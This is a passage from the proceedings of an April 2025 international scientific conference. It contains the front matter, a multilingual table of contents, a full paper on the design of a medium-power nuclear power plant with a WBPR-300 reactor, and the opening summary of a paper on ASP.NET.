

publisher.agency
Denmark

April, 2025

No 9



Copenhagen, Denmark
3-4.04.2025

International
Scientific
Conference

Foundations and Trends in Research

UDC 001.1

P 97

Publisher.agency: Proceedings of the 9th International Scientific Conference «Foundations and Trends in Research» (April 3-4, 2025). Copenhagen, Denmark, 2025. 373p



ISBN 978-3-6494-6822-6

DOI 10.5281/zenodo.15167196

Editor: Sofia Axelsson, Professor, University of Copenhagen

International Editorial Board:

Hanne Olofsson

Professor, Technical University of Denmark

Susanne Bergqvist

Professor, Copenhagen Business School

Oliver Bengtsson

Professor, Aarhus University

Peter Lundin

Professor, Roskilde University

Valdemar Gustafsson

Professor, Aalborg University

Mette Sjöberg

Professor, University of Southern Denmark

Rasmus Nilsson

Professor, West Jutland University College

Ole Björk

Professor, University College South

Kirsten Eriksson

Professor, Danish University of
Pharmaceutical Science

Elliot Isaksson

Professor, Royal School of Library and
Information Science

Daniel Olsson

Professor, Danish Pharmaceutical College

Lucas Engström

Professor, Pharmaceutical College,
Copenhagen

Camilla Svensson

Professor, Danish School of Media and
Journalism

Frederik Holmberg

Professor, University College Absalon

editor@publisher.agency

<https://publisher.agency/>

Table of Contents

Technical Sciences

THE THERMOMECHANICAL PART OF THE PROJECTED NUCLEAR POWER PLANT WITH THE WBPR-300 REACTOR UNIT	7
<i>DZHUMAMUKHAMBETOV NASIKHAN GILMANOVICH</i> <i>ERBAEV ERBOL TULEGENOVICH</i> <i>DZHAPAROVA DINARA AMANGELDIEVNA</i>	
ЭВОЛЮЦИЯ И ПРИМЕНЕНИЕ ASP.NET В СОВРЕМЕННОМ ВЕБ-ПРОСТРАНСТВЕ.....	12
<i>БАБАЕВ АЛИ РАМИЗОВИЧ</i>	
VEB SAYTLARDA XSS BOŞLUQLARI VƏ KİBERCİNAYƏTKARLARIN HÜCUM VEKTORLARI	18
<i>SİTARƏ MƏHƏRRƏMLİ ELXAN QIZI</i>	
MOBILE APPLICATION FOR E-SERVICES IN WEALTH MANAGEMENT	25
<i>ORALBEK SAPAR</i>	
ПОЛУЧЕНИЕ УРАВНЕНИЯ ШАТУННОЙ КРИВОЙ (УРАВНЕНИЯ РОБЕРТСА) И ПОСТРОЕНИЕ ИХ ДЛЯ ШАРНИРНОГО ЧЕТЫРЕХЗВЕННИКА В СИСТЕМЕ MAPLE	31
<i>ДРАКУНОВ ЮРИЙ МИХАЙЛОВИЧ</i>	
ПЕРСПЕКТИВЫ И ПОТЕНЦИАЛ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В УПРАВЛЕНИИ БИЗНЕС-ПРОЦЕССАМИ	41
<i>АСКАРБЕКОВ АЙСАР СЫРАСИЛОВИЧ</i> <i>АЛИМКУЛОВА ДЖАННА РИСКУЛОВНА</i>	
BLIND SQL INJECTION VƏ PYTHON İLƏ BRUTE FORCE HÜCUMU.....	47
<i>RƏNİMOV NURVIN GINYAZ OĞLU</i> <i>BABAYEV ƏLİ RAMİZ OĞLU</i>	
РЕГИОНАЛЬНЫЙ ЦЕНТР КОМПЕТЕНЦИЙ – ЦЕНТР ПОВЫШЕНИЯ КАЧЕСТВА ОБРАЗОВАНИЯ И ПРИВЛЕКАТЕЛЬНОСТИ РАБОЧИХ ПРОФЕССИЙ.....	56
<i>АБЫЗБАЕВ Б.Е.</i> <i>КАРАЕВА Б.С.</i> <i>ШАРИПОВ Т.Н.</i>	
METHODS OF PROCESSING THE BOTTOM AREA OF THE WELL IN THE PRODUCTION OF HIGH VISCOSITY HYDROCARBONS	61
<i>KALMENOV M.U.</i> <i>BAIBOTAYEVA S. YE.</i> <i>BOTASHEV E. T.</i> <i>HOLMAHANOV N.S.</i>	
ПРИНЦИП РАБОТЫ SIEM СИСТЕМ.....	67
<i>КЕРИМБАЕВА ВЕНЕРА</i> <i>УЙПАЛАКОВА ДИНАРА</i> <i>АДИЛЬБЕКОВА АЙЖАН</i> <i>ТӨЛЕУШОВА АЙНУР</i>	
ДЕКОР В СОВРЕМЕННОЙ ОДЕЖДЕ.....	72
<i>НУРБАЙ С.Қ.</i> <i>ОМИРХАНОВА Е.О.</i>	
ENVIRONMENTAL PROBLEMS ARISING FROM THE EXPLOITATION AND TRANSPORTATION OF OIL AND GAS.....	76
<i>NOVRUZLU ELMIN ALIYAR</i>	
ŞİFRƏLƏMƏ ALQORİTMLƏRİ	80
<i>ASIM ƏLİZADƏ</i>	

Biological Sciences

DISRUPTION OF ECOLOGICAL FUNCTIONS OF SOILS AS A RESULT OF ANTHROPOGENIC EFFECTS	87
<i>BALAKHANOVA GUMRU VASIF</i>	
EFFECTIVE METHODS OF SOLI RESTORATION BASED ON RHIZOBACTERIA STIMULATING PLANT GROWTH USING MICROBIAL BIOMASS AND COAL GRANULATION SYSTEM	92
<i>ZHAPARGALI S.A.</i> <i>NURZHANKYZY Z.</i> <i>MALIK AZHAR MALIKQYZY</i>	
БИОМЕДИЦИНА ЖӘНЕ АДАМ ДЕНСАУЛЫҒЫ (7-СЫНЫП) (АВТОРЛЫҚ БАҒДАРЛАМАНЫ ТӘЖІРИБЕДЕ ҚОЛДАНУ ЖӘНЕ ЗЕРТТЕУ НӘТИЖЕЛЕРІ).....	97
<i>БОЗТАЕВА ЖҮЛДЫЗ БОРАНБАЕВНА</i>	

Economic Sciences

FEATURES OF FINANCIAL RISK ASSESSMENT ANALYSIS IN THE CONTEXT OF THE KAZAKHSTAN MARKET	101
<i>SERIKBAYEVA BAGLAN MUKHAMEDZHANOVNA</i> <i>ORISBAYEV KOSZHAN BEIBITULY</i>	
МЕМЛЕКЕТТІК БАСҚАРУДЫҢ АҚПАРАТТЫҚ ҚАМТАМАСЫЗ ЕТІЛУІ	106
<i>БОЛСЫНБЕКОВА ГУЛЬНАРА АБЫЛХАКОВНА</i>	
ИННОВАЦИИ В УПРАВЛЕНИИ ПЕРСОНАЛОМ В ОРГАНИЗАЦИЯХ В СОВРЕМЕННЫХ УСЛОВИЯХ	110
<i>КЛЯХИНА АНАСТАСИЯ ПАВЛОВНА</i> <i>БУКЕЙХАНОВА Т.К.</i>	
EXPORT POTENTIAL AS A FACTOR OF UKRAINE'S ECONOMIC GROWTH IN THE CONDITIONS OF EUROPEAN INTEGRATION	115
<i>OLENA DOVGAL</i> <i>VLADISLAV KHALIN</i>	

IMPROVEMENT OF CORPORATE MANAGEMENT SYSTEM OF ENTERPRISE	119
<i>CUI YAWEN</i>	
<i>BAIMUKHAMBETOV YERKEBULAN</i>	
INNOVATIVE ACTIVITY AND ITS IMPACT ON IMPROVING ENTERPRISE COMPETITIVENESS.....	124
<i>ZHOU CHUNLIN</i>	
<i>KUPESHOVA SAULE</i>	
THE ROLE OF STRATEGIC PLANNING IN THE CORPORATE GOVERNANCE OF THE UNIVERSITY.....	128
<i>MAYKANOV ANUAR SAPARGALIEVICH</i>	
SHOPPING TOURISM POTENTIAL AND DESTINATIONS AROUND THE WORLD	134
<i>BAYRAMLI GUNEL SEYRAF</i>	
THE ECONOMIC IMPORTANCE OF SOCIAL ENTREPRENEURSHIP IN FOREIGN COUNTRIES.....	139
<i>KOZHABATCHINA GULNUR</i>	

Physical and Mathematical Sciences

МАТЕМАТИКАНЫ ОҚЫТУ БАРЫСЫНДА ЦИФРЛЫҚ ТЕХНОЛОГИЯЛАРДЫ ҚОЛДАНУ	143
<i>ЕРМЕКОВА НАБИРА САГИДУЛЛАЕВНА</i>	
<i>ЕРКІН ХАДИША ЕРКІНҚЫЗЫ</i>	
ЖОҒАРЫ СЫНЫП ОҚУШЫЛАРЫНЫҢ ЭЛЕКТРОСТАТИКАНЫ ТҮСІНУІН БАҒАЛАУҒА АРНАЛҒАН ТҰЖЫРЫМДАМАЛЫҚ САУАЛНАМА ӘЗІРЛЕУ	148
<i>ҚАЗКЕН ҰЛЖАН СЕРІКҚЫЗЫ</i>	

Historical Sciences

ПЕРЕСЕЛЕНЧЕСКАЯ ПОЛИТИКА ЦАРИЗМА И ПЕРЕСЕЛЕНЧЕСКОЕ ДВИЖЕНИЕ В КАЗАХСТАНЕ	157
<i>ОМАРКАНОВА АСЕЛЬ ОМАРКАНОВНА</i>	
<i>ТӨЛЕМБАЙ ДАНИАЛ СЕМЕЙХАНҰЛЫ</i>	
<i>БОЛАТОВ ӘЛІШЕР АЙДЫНҰЛЫ</i>	
SUMGAYIT - FROM HISTORY TO THE FUTURE, AN INDUSTRIAL CITY	161
<i>JAFAROV RAHIL MAHARRAM</i>	
CENTURY AGREEMENT: A TURNING POINT IN AZERBAIJAN'S ENERGY POLICY	164
<i>ZARGAROVA ELLADA KHAIRULLAH</i>	

Philological Sciences

EKOSENTRİZM VƏ ANTROPOSENTRİZM PERSPEKTİVLƏRİNDƏN AZƏRBAYCAN VƏ İNGİLİS DİLLƏRİNDƏ ATALAR SÖZLƏRİ NÜMUNƏLƏRİNİN TƏHLİLİ	169
<i>HƏSƏNOVA VÜSALƏ FƏRRUX QIZI</i>	
ҚАЗІРГІ ҚАЗАҚ ПОЭЗИЯСЫНДАҒЫ АҢСАУ САРЫНЫ	172
<i>ГҮЛМАНАТ ӘУЕЛХАН</i>	
<i>ЛӘЗЗАТ ӘДІЛБЕКОВА</i>	
ПОЛИФОНИЯЛЫҚ РОМАНДАРДЫҢ ЗЕРТТЕЛУІ	176
<i>ЖУБАНАЕВА ЖАЗИРА АМИРЖАНҚЫЗЫ</i>	
THE ROLE AND SIGNIFICANCE OF DIMINUTIVES IN THE ENGLISH LANGUAGE	181
<i>PROF. ILHAMTANIROV</i>	
<i>BILLURA NURI</i>	
МҰҚАҒАЛИТАНУ (АВТОРЛЫҚ БАҒДАРЛАМАНЫ ТӘЖІРИБЕДЕ ҚОЛДАНУ ЖӘНЕ ЗЕРТТЕУ НӘТИЖЕЛЕРІ).....	183
<i>ОРАЗБАЕВА ЗАУРЕ МИРИМЖАНОВНА</i>	
ТІЛДІК ҚАРЫМ - ҚАТЫНАС ТҮРЛЕРІ.....	188
<i>ТИЛЕУОВА ТОЛГАНАЙ КЫЛЫШБАЕВНА</i>	
ХАЛЫҚ АУЫЗ ӘДЕБИЕТІ (7-СЫНЫП) (АВТОРЛЫҚ БАҒДАРЛАМАНЫ ТӘЖІРИБЕДЕ ҚОЛДАНУ ЖӘНЕ ЗЕРТТЕУ НӘТИЖЕЛЕРІ) ..	193
<i>САТАНБАЕВА ПАНАР МОЛДАХАНОВНА</i>	
ЖЫРАУЛАР ПОЭЗИЯСЫ – АҚЫНДЫҚТЫҢ МӨЛДІР БАСТАУЫ (9-СЫНЫП) (АВТОРЛЫҚ БАҒДАРЛАМАНЫ ТӘЖІРИБЕДЕ ҚОЛДАНУ ЖӘНЕ ЗЕРТТЕУ НӘТИЖЕЛЕРІ)	197
<i>ДАЛБАЕВА АТЕН ҰРСТЕНБЕКОВНА</i>	

Legal Sciences

ვალის იძულებითი აღსრულების ისტორიული ევოლუცია: ანტიკურიდან თანამედროვე სამართლებრივ რეგულაციებამდე.....	202
<i>ნანა როსტომაშვილი</i>	
COUNTERING CHILD TRAFFICKING: THE EXPERIENCE OF KAZAKHSTAN AND FOREIGN COUNTRIES	210
<i>CUI JUNMING</i>	
<i>SAIRAMBAEVA ZHULDYZ</i>	
THE ROLE OF ADVOCACY IN ENSURING HUMAN RIGHTS AND FREEDOMS	215
<i>LIU ZIWEI</i>	
<i>SAIRAMBAEVA ZHULDYZ</i>	

Medical Sciences

MARKET MARKETING OF DENTAL HYGIENE PRODUCTS AND THEIR USE BY THE POPULATION	219
<i>SEYMUR MAMMADOV</i>	
<i>RAFIK CHOBANOV</i>	

GENETIC ENGINEERING AS A METHOD OF CANCER TREATMENT IN KAZAKHSTAN	224
<i>AIGERIM AMIRZHANOVA</i>	
UP-TO-DATE CLINICAL AND DIAGNOSTIC ASPECTS OF CERVICAL CANCER	226
<i>ARMAN KHOZHAYEV</i>	
<i>GULNUR NURLANOVA</i>	
<i>AIGERIM BAIDILDINA</i>	
<i>ARAILYM USIMBAEVA</i>	
<i>AITOLKYN YELUBAYEBA</i>	
<i>GULYA ARYNOVA</i>	
<i>DARIYA JANGARASHEVA</i>	
<i>MADINA RAKHIMBAYEVA</i>	
<i>DANA SAILAUBAI</i>	
<i>FERUZA ANARMETOVA</i>	

Agricultural Sciences

ҚАУЫН ДАҚЫЛДАРЫ НЕГІЗІНДЕ ОТАНДЫҚ ШИКІЗАТТАН ЖАСАЛҒАН ӨНІМ ТЕХНОЛОГИЯСЫН ДАМУЫТ.....	237
<i>ЕСІРКЕП ГҮЛМИРА ЕСІРКЕПҚЫЗЫ</i>	
<i>ДИХАНБАЕВА ФАТИМА ТОҚТАРОВНА</i>	
<i>НАРМАНДАХ ЖУПАРГУЛ</i>	
<i>УМЬЯНОВА САУЛЕ ЖУМАГЕЛЬДИЕВНА</i>	

Sociological Sciences

SOCIOLOGY OF GENDER, RACE, AND NATIONALITY	242
<i>LEJLA MUŠIĆ</i>	

Political Studies

ОРГАНИЗАЦИЯ ТЮРКСКИХ ГОСУДАРСТВ КАК НОВЫЙ ГЕОПОЛИТИЧЕСКИЙ АКТОР В ЕВРАЗИИ.....	250
<i>МАНАТОВ А.Ш.</i>	

Pedagogical Sciences

ПИЩЕВАЯ МЕТАФОРА В ФОРМИРОВАНИИ ЯЗЫКОВОЙ КУЛЬТУРЫ МИРА	254
<i>УМБЕТБЕКОВА КУЛЯШ МУКАРАМОВНА</i>	
<i>ЖОЛДАСБАЕВ МЕРЕКЕ МЫРЗАБЕКОВИЧ</i>	
<i>СУЛЕЙМЕН ДОСАН ИСАТАЕВИЧ</i>	
‘МӘТІНДІ ЕСЕПТЕРДІ ПРОПОРЦИЯНЫҢ КӨМЕГІМЕН ШЫҒАРУ’ ТАҚЫРЫБЫН ЦИФРЛЫҚ РЕСУРСТАР АРҚЫЛЫ ОҚЫТУ (6 СЫНЫП)	271
<i>ЗАБИЕВА КАМШАТ ҚАЗБЕКОВНА</i>	
<i>КУАНЫШБАЕВА ГАУХАР БАТЫРГАЛИЕВНА</i>	
ПЕРЕСМОТРЕННАЯ ТАКСОНОМИЯ БЛУМА КАК ОПОРА ПРИ РАЗВИТИИ НАВЫКОВ ПУБЛИЧНОГО ВЫСТУПЛЕНИЯ СТУДЕНТОВ	278
<i>БАЙМАМЫРОВ СЕРИКҚАЗЫ АМАНГАЗИНОВИЧ</i>	
İN THE LEARNING PROCESS OF COMPLEX COORDINATED MOVEMENTS MODERN TECHNOLOGİES FOR THE FORMATION OF MOTOR SKİLLS AND HABİTS	286
<i>GÜNEL RASİM QIZI EYVAZLI</i>	
ЖОҒАРЫ МЕКТЕП ПЕДАГОГИКАСЫ: ТЕОРИЯЛЫҚ НЕГІЗДЕРІ МЕН ҚОЛДАНУ ТӘСІЛДЕРІ.....	289
<i>ТУРҒАНБЕК ДИЛҒАРА ЖАСУЛАНҚЫЗЫ</i>	
EFFICIENCY OF USING MULTIMEDIA TECHNOLOGIES IN TEACHING FOREIGN LANGUAGES IN SPECIAL MILITARY EDUCATIONAL INSTITUTIONS.....	296
<i>SARIYEVA ASSEM GUL KYDYRBAEVNA</i>	
ДИНАМИЧЕСКИЕ ПЕРЕМЕННЫЕ, КАК ИНСТРУМЕНТ ФОРМИРОВАНИЯ УЧЕБНОЙ МОТИВАЦИИ И ЗДОРОВОГО ОБРАЗА ЖИЗНИ УЧАЩИХСЯ	302
<i>ЕРМЕКБАЕВА АҚМАРАЛ ТҮЛЕНДИЕВНА</i>	
<i>ТЛЕУЛОВ ЕРБОЛ ЭРНСТОВИЧ</i>	
КАК ВЫПОЛНЕНИЕ ЛАБОРАТОРНЫХ РАБОТ УЧАЩИМИСЯ 9 КЛАССА НА УРОКАХ ФИЗИКИ РАЗВИВАЮТ ИССЛЕДОВАТЕЛЬСКИЕ НАВЫКИ.....	305
<i>КАСЫМБАЕВА БАХЫТ АЙТКЕНОВНА</i>	
ОРТА МЕКТЕПТЕ ХИМИЯ ПӘНІН ОҚЫТУДА ЗАМАНАУИ ВЕБ-РЕСУРСТАРДЫ ТИІМДІ ПАЙДАЛАНУ МҮМКІНДІКТЕРІ.....	309
<i>БИМАҒАНБЕТОВА ӘСЕМАЙ ОРАЛҚЫЗЫ</i>	
<i>МУРАТ ФАУЗИЯ НҮРЛАНҚЫЗЫ</i>	
<i>ШУЖИРБАЕВА АҚБОТА ЛЕСКЕНҚЫЗЫ</i>	
INTEGRATIVE STRATEGIES FOR ENHANCING ENGLISH VOCABULARY ACQUISITION: A COMPARATIVE ANALYSIS OF DIGITAL, DIRECT, AND CONTEXTUAL METHODS.....	314
<i>SAGYNDYK MUNIRA</i>	
<i>LAZZAT ZHUMABEKOVNA</i>	
ҚҰНДЫЛЫҚҚА НЕГІЗДЕЛГЕН МЕКТЕП: ОҚУШЫ ТҰЛҒАСЫН ДАМУЫДАҒЫ ЖАҢА ТӘСІЛДЕР	317
<i>ӘЛДІҒАЗЫ РУФИНАТ БЕКДАЙЫРҚЫЗЫ</i>	
КӨРКЕМ ЖАЗУДЫҢ ҚҰПИЯЛАРЫ	323
<i>БЫЛШАНОВА ЖАНАР ҚАНАТБАЕВНА</i>	
ШЫҒАРМАШЫЛЫҚ ШЕБЕРХАНА	328
<i>НОРБУТАЕВ МАРАТ АБДУВАЛИЕВИЧ</i>	

БІЛІМ БЕРУ ҰЙЫМЫН БАСҚАРУДАҒЫ МЕНЕДЖМЕНТ	332
<i>БАТЫРЖАНОВА УМИТ КОКТЕУБАЕВНА</i>	
ЖАСАҢДЫ ИНТЕЛЛЕКТ ЖҮЙЕЛЕРІ: ҚОЛДАНУ, ИНТЕГРАЦИЯ, ШЕШІМДЕР	337
<i>ЖАЛИМБЕТОВА НҮРГҮЛЬ МАХМУДБЕКОВНА</i>	
ОҚУ САУАТТЫЛЫҒЫ БАСТАУЫШ СЫНЫПТА.....	342
<i>НУРГАЛИЕВА САЙРАМГҮЛЬ МУТАНОВНА</i>	

Psychological Sciences

POST-TRAUMATIC STRESS DISORDER: CLINICAL SYMPTOMATOLOGY, NEUROBIOLOGICAL MECHANISMS, TREATMENT APPROACHES, AND COMORBID CONDITIONS — A COMPREHENSIVE REVIEW	347
<i>AMINA ALIYEVA RUHULLA</i>	
THE IMPACT OF FAMILY CONFLICTS ON CHILDREN'S DEVELOPMENT	354
<i>MANSURZADE NAZRIN ELKHAN</i>	

Culturology

DIGITAL TECHNOLOGIES IN THE MUSIC INDUSTRY OF KAZAKHSTAN.....	357
<i>BABAMURATOV DARKHAN</i>	

Chemical Sciences

ӨЗДІГІНЕН ҚАЛПЫНА КЕЛЕТІН ПОЛИМЕРЛЕР: ТҰРАҚТЫ МАТЕРИАЛДАР ДӘУІРІ	361
<i>ИЛАМАН А.Б.</i>	
<i>ҚАЛДЫБАЕВА А.Д.</i>	
ПОЛИМЕР ҚАЛДЫҚТАРЫН ҚАЙТА ӨНДЕУДІҢ ЭКОЛОГИЯЛЫҚ ЖӘНЕ ЭКОНОМИКАЛЫҚ АСПЕКТІЛЕРІ: РЕЦИКЛИНГ ПЕН МИКРОПЛАСТИКТЕРДІҢ МӘСЕЛЕЛЕРІ	364
<i>КАНАЛБАЕВА АҚЖҮНИС КЕҢЕСБАЙҚЫЗЫ</i>	
<i>МАРБЕКОВА ДИЛЬФУЗА КЛЫШБЕКҚЫЗЫ</i>	
<i>АЛТАЕВА ГҮЛНАР САМАТҚЫЗЫ</i>	

Literature

POETRY OF BAKHTIYAR VANABZADE	368
<i>AZIZOVA SHAFAG FAIG</i>	

Technical Sciences

UDC 621.039

THE THERMOMECHANICAL PART OF THE PROJECTED NUCLEAR POWER PLANT WITH THE WBPR-300 REACTOR UNIT

Dzhumamukhambetov Nasikhan Gilmanovich

NAO Kazakh Agrotechnical Research University named after S.Seifullin

Erbaev Erbol Tulegenovich

NAO West Kazakhstan Agrarian and Technical University named after Zhangir Khan

Dzhaparova Dinara Amangeldievna

NAO West Kazakhstan Agrarian and Technical University named after Zhangir Khan

Annotation. In this paper, the thermomechanical part of a medium-power nuclear power plant with a WBPR-300 reactor is considered. This type of reactor is designed to generate electricity and can be used both as part of large power units and as part of small nuclear power plants to ensure the energy independence of individual regions. The most important part of the installation is the heat exchange system, which must efficiently utilize the heat released during the nuclear reaction.

Keywords: Nuclear power plants, reactor, uranium, steam generator, circulation pumps, power.

Introduction. On October 6, 2024, a republican referendum was held in Kazakhstan, in which the majority of citizens supported the idea of building a nuclear power plant. On March 14, 2025, Head of State Tokayev K.K., speaking at a meeting of the National Kurultai of the country, spoke about the possible construction of three nuclear power plants, as well as the establishment of the Atomic Energy Agency under the President of the Republic of Kazakhstan. The construction of the first nuclear power plant with a capacity from 2 to 2.8 GW is planned in the Zhambyl district of the Almaty region near the village of Ulken, and negotiations are underway with potential suppliers of nuclear technology, an interdepartmental commission has been established that reviews the proposals of all vendors on a competitive basis. The construction site and the capacity of the remaining nuclear power plants are currently being studied /1,2/.

High-power reactors (with an electric capacity of 1000 MW or more), which allow for a lower cost of 1 kW of installed capacity and, accordingly, 1 kWh of energy produced, require large capital expenditures and long construction periods of 6-7 years. This greatly increases the risk of a return on large capital investments. In this regard, the world has recently shown interest in small and medium-power reactors.

Recently, the issue of choosing a reactor design for a 300 MW medium-power nuclear power plant as a base project for the construction of nuclear power plants in the areas of decentralized energy supply in Kazakhstan has been discussed. In any case, the reactor design accepted as the base for construction in Kazakhstan must meet the highest international requirements of the 21st century in terms of nuclear, radiation and environmental safety, reliability and economic competitiveness.

The main part. The WBPR reactor is a reactor with a block arrangement of the main reactor equipment, created on the basis of marine block reactor technologies /3/.

Features of deep-echelon protection barriers in depth

a). Design features and characteristics of active zones and fuel:

- The main design solutions for the core of the WBPR-300 reactor:
 - A cassette core based on a fuel assembly of the fuel assembly type, developed for the WWPR-1000 reactor unit with dioxide fuel, was used.
 - The use of only zirconium structural materials for the height of the core.
 - The possibility of using fuel with a maximum licensed 5% U-235 enrichment.
 - The use of uranium-gadolinium fuel.
 - The maximum fuel burn depth for fuel rods is 64 GW.day/tU.
 - The core provides flexibility of the fuel cycle. It is possible to implement the duration of work between overloads from 12 to 24 months. At the same time, the overload multiplicity is 5.66; 3.86 and 2.83 with the number of fuel assemblies in the recharge kit, respectively, 15, 22 and 30 pieces. In these cases, the average burnout depth for discharged fuel assemblies is 57, 54 and 49 GW.day/tU with the maximum burnout depth for discharged fuel assemblies is 69, 58.5 and 57 GW.day/tU

b). Design features of the layout of the primary circuit equipment:

- The WBPR-300 reactor has a loop block arrangement of the main equipment of the primary circuit, consisting of 4 loops. The block layout of the reactor unit is characterized by the fact that the reactor vessel, steam generators and hydraulic chambers of the main circulation pumps are connected to each other through short pipes by welding.

Advantages of the block layout:

- long pipelines of the primary circuit are eliminated, and at the same time, the probability of rupture of the primary circuit pipeline is significantly reduced and, accordingly, the probability of accidents with large leaks is reduced.
- the block design of the reactor unit made it possible to obtain specific indicators of the placement of the WBPR-300 reactor unit at the level of specific indicators of the placement of the WWPR-1000 reactor unit.

c). Design features of the containment (reactor containment):

- The WBPR-300 reactor uses a double cylindrical containment with a hemispherical dome part, which includes:
 - a sealed inner steel shell designed for an overpressure of 0.4 MPa with a leakage of no more than 0.2% of the volume per day;
 - an external protective shell made of reinforced concrete without prestressing, providing protection from external influences (a 20-ton aircraft crash, a shock wave of 50 kPa, a tightness of 10% of the volume / day).

d). Design features of the reactor vessel

- In the design of the WBPR-300 reactor, with the block layout of the primary circuit equipment, it is possible to have a small reactor vessel. The possibility of placing steam generators in a block arrangement above the level of the core (as far as the height of the reactor vessel allows in a block arrangement) makes it possible to create traction and stable natural circulation of the primary circuit coolant, ensuring long-term heat removal from the shut-down reactor.

e). Steam generators.

- The WBPR-300 reactor unit uses a direct-flow modular coil steam generator with the movement of a second-circuit medium inside the pipes. The heat exchange surface of the pipe system consists of 37 unified coil steam-generating modules.

The heat exchange surface of the module is made of 10×1.2 mm pipes and consists of seven rows of cylindrical multi-inlet coils wound onto the central pipe of the module.

The coil-like structure of the pipes has the ability to compensate for thermal expansion without special mechanical stresses, as well as high resistance to fluctuations caused by the flow.

f) Main circulation pumps.

- The main circulation pump of the WBPR-300 reactor is an assembly consisting of a diagonal pump and a hermetically sealed asynchronous three-phase electric motor with a dry winding separated from the water cavity by a thin-walled partition, made in a single unit.

Emergency cooling of the core. The presence of passive cooling systems. Availability of backup water supply for various security systems. The main task of emergency cooling systems in case of an accident with loss of coolant is: 1) ensuring that the core is covered with water and 2) adequate removal of heat initially accumulated in the core during reactor operation, followed by long-term removal of residual heat generation caused by the decay of long-lived radioactive fission products.

- In the design of the WBPR reactor, the coating of the core with water and heat removal from the core is provided by passive injection of boron solution from large hydraulic storage tanks, as well as by active methods (electric pumps): by recirculation of water flowing out of the I circuit and refilling the reactor vessel with water from the recharge system.

The use of only passive emergency core cooling systems in the design of the WBPR-300 reactor ensures that the core remains below the water level for only 24 hours. Therefore, before the expiration of this period, additional active systems must be activated: recirculation of the leaking coolant and water supply to the reactor vessel. It should be added that in active systems, high degrees of reliability and safety should be achieved by increasing the system availability of equipment (the number of active channels), which doubles the number of equipment and pipelines used in the leaking water recirculation system. However, according to the developers of the WBPR-300 project, the high degree of self-protection (absence of large leaks, self-limitation and self-damping due to feedback in heat sink and reactivity "accidents") in the VBER-300 project as a whole made it possible to simplify security systems and halve the number of channels for active security systems.

The testing of safety features (principles, elements, technical solutions) in standard conditions, previous experience or trials.

For the WBPR-300 reactor, the block layout of the main equipment of the reactor's primary circuit is the main conceptual solution taken from the technologies of shipboard block reactors, which have extensive operational experience and have shown a high level of reliability and safety. The WBPR-300 project is evolutionary in relation to ship-based block reactor installations, increasing the thermal capacity of the reactor unit to 850 MW is achieved by appropriately increasing the size of the equipment while maintaining the appearance of the reactor unit and the basic design solutions for the reactor unit. The project also uses the experience of WWPR development and achievements in the field of ensuring the safety of nuclear power plants and marine nuclear power plants. The concept of the WBPR core is based on the maximum use of technical solutions developed and tested during the design and operation of the WWPR core with the developed fuel assemblies (fuel assemblies) type fuel assemblies. The operation of such fuel assemblies in the WWPR-1000 has confirmed their high reliability, safety and resistance to shape change /4-7/.

Advantages of nuclear power plants with WBPR-300 reactors:

- high reliability and survivability of block reactor installations (operating experience of prototypes is more than 6500 reactor years);
- the maximum compactness of the reactor plant and, accordingly, the minimum volumes of the reactor unit compared to traditional RU of existing nuclear power plants;
- minimal technical and investment risks in the implementation of the project;
- the possibility of placement near energy consumers (i.e. the possibility of dual-use, which significantly increases the economic performance of ATEC with WBPR-300 reactors).

Main characteristics of a nuclear power plant with WBPR-300 reactor installations:

- block layout of the reactor plant;
- integrated housing;
- direct-flow steam generator with titanium pipe system;

- sealed main circulation pumps;
- an active zone of low energy intensity;
- optimal combination of passive and active security systems.

Operation of the nuclear power plant's power unit in condensed mode: The maximum electric capacity is 325 MW.

Operation of the nuclear power plant's power unit in the heating mode:

Electric capacity – 225 MW;

Heat release – 460 Gcal/h.

External protective shell of WBPR-300:

The outer diameter is 40 m;

Wall thickness – 1.5 m;

The material is monolithic reinforced concrete of class B40, especially dense W12-16.

Purpose – a protective barrier against external natural and man-made influences.

External influences:

Plane crash Weight – 20 tons;

Speed – 200 m/s;

The impact area is 7...14 m²;

Air shock wave with pressure in the front – 50 kPa;

Duration – 1s;

The direction is horizontal.

The main technical characteristics of the WBPR-300 reactor plant:

Thermal power – 917 MW;

Fuel type – WWPR type;

The interval between overloads is 1.5-2 years;

The weight of the reactor unit is 1332 tons.;

Overall height – 14.5 m;

The described diameter is 11.3 m;

The service life is 60 years.

Conclusions. The WBPR-300 reactor plant is an important step in the development of small and medium-sized nuclear power plants, offering a balanced combination of efficiency, safety and resistance to external influences. The thermomechanical part of the system ensures reliable operation of the installation, minimizing risks and extending the service life of the equipment. However, as with any nuclear installation, constant monitoring and modernization of technologies are necessary to ensure long-term operation in a safe environment.

References

1. The referendum on nuclear power plants in Kazakhstan. <https://www.aa.com.tr> Date of application: October 6, 2024.
2. Atomic Energy Agency in Kazakhstan. <https://www.zakon.kz>. Date of application: March 18, 2025.
3. A.E. Arefyev, A.V. Kurachenkov, Yu.P. Fadeev (JSC "EDBME named after I. I. Afrikantov"). Innovative reactor plant WBPR-30 for regional power engineering (June 15, 2011). <https://www.atomic-energy.ru/technology>
4. Bashlykov A.A. Fundamentals of designing intelligent decision support systems in the nuclear power industry: a textbook/A.A. Bashlykov, A.P. Ereemeev. -Moscow: PJO "NRC INFRA-M", 2017. - 351p. -ISBN:978-5-16-012686-9.
5. A modern tool for supporting the life cycle of VVER nuclear power units/G.V. Arkadov, A.P. Zhukavin, A.E. Kroshilin et al.// Thermal power engineering. -2014. -N. 10. –S.3

6. Application of diagnostic systems for monitoring the condition of thermal and mechanical equipment of nuclear power plants / N.N. Davidenko, A.A. Berezanin, A.I. Usanov // Thermal power engineering. - 2009. - N. 5. - pp. 7-12.
7. Simulation of convection processes in heat exchangers. / M.Y. Tuchkov et al. //Modeling, optimization, and information technology. 2023. Vol.11, N. 11(4). pp.1-11; DOI: 10.26102/2310-6018/2023.43.4.018

Эволюция и применение ASP.NET в современном веб-пространстве

Бабаев Али Рамизович

Академия государственного управления при президенте Азербайджанской Республики
Магистр. Баку, Азербайджан

SUMMARY

The continuous evolution of web technologies has significantly influenced the way organizations develop and maintain online platforms. As a core part of the Microsoft .NET ecosystem, ASP.NET offers a robust framework for building scalable, secure, and high-performance web applications. Combining server-side rendering capabilities with a broad set of tools and libraries, ASP.NET remains a versatile solution for both small-scale projects and large enterprise systems.

This summary explores the key structural elements of ASP.NET, its integration with the .NET platform, and the fundamental security mechanisms that help protect data and maintain reliability in modern web environments. The following questions are addressed:

- Why has ASP.NET become a cornerstone of contemporary web development?
- What challenges do developers encounter when implementing advanced .NET solutions?
- How does ASP.NET ensure scalability, performance, and security?
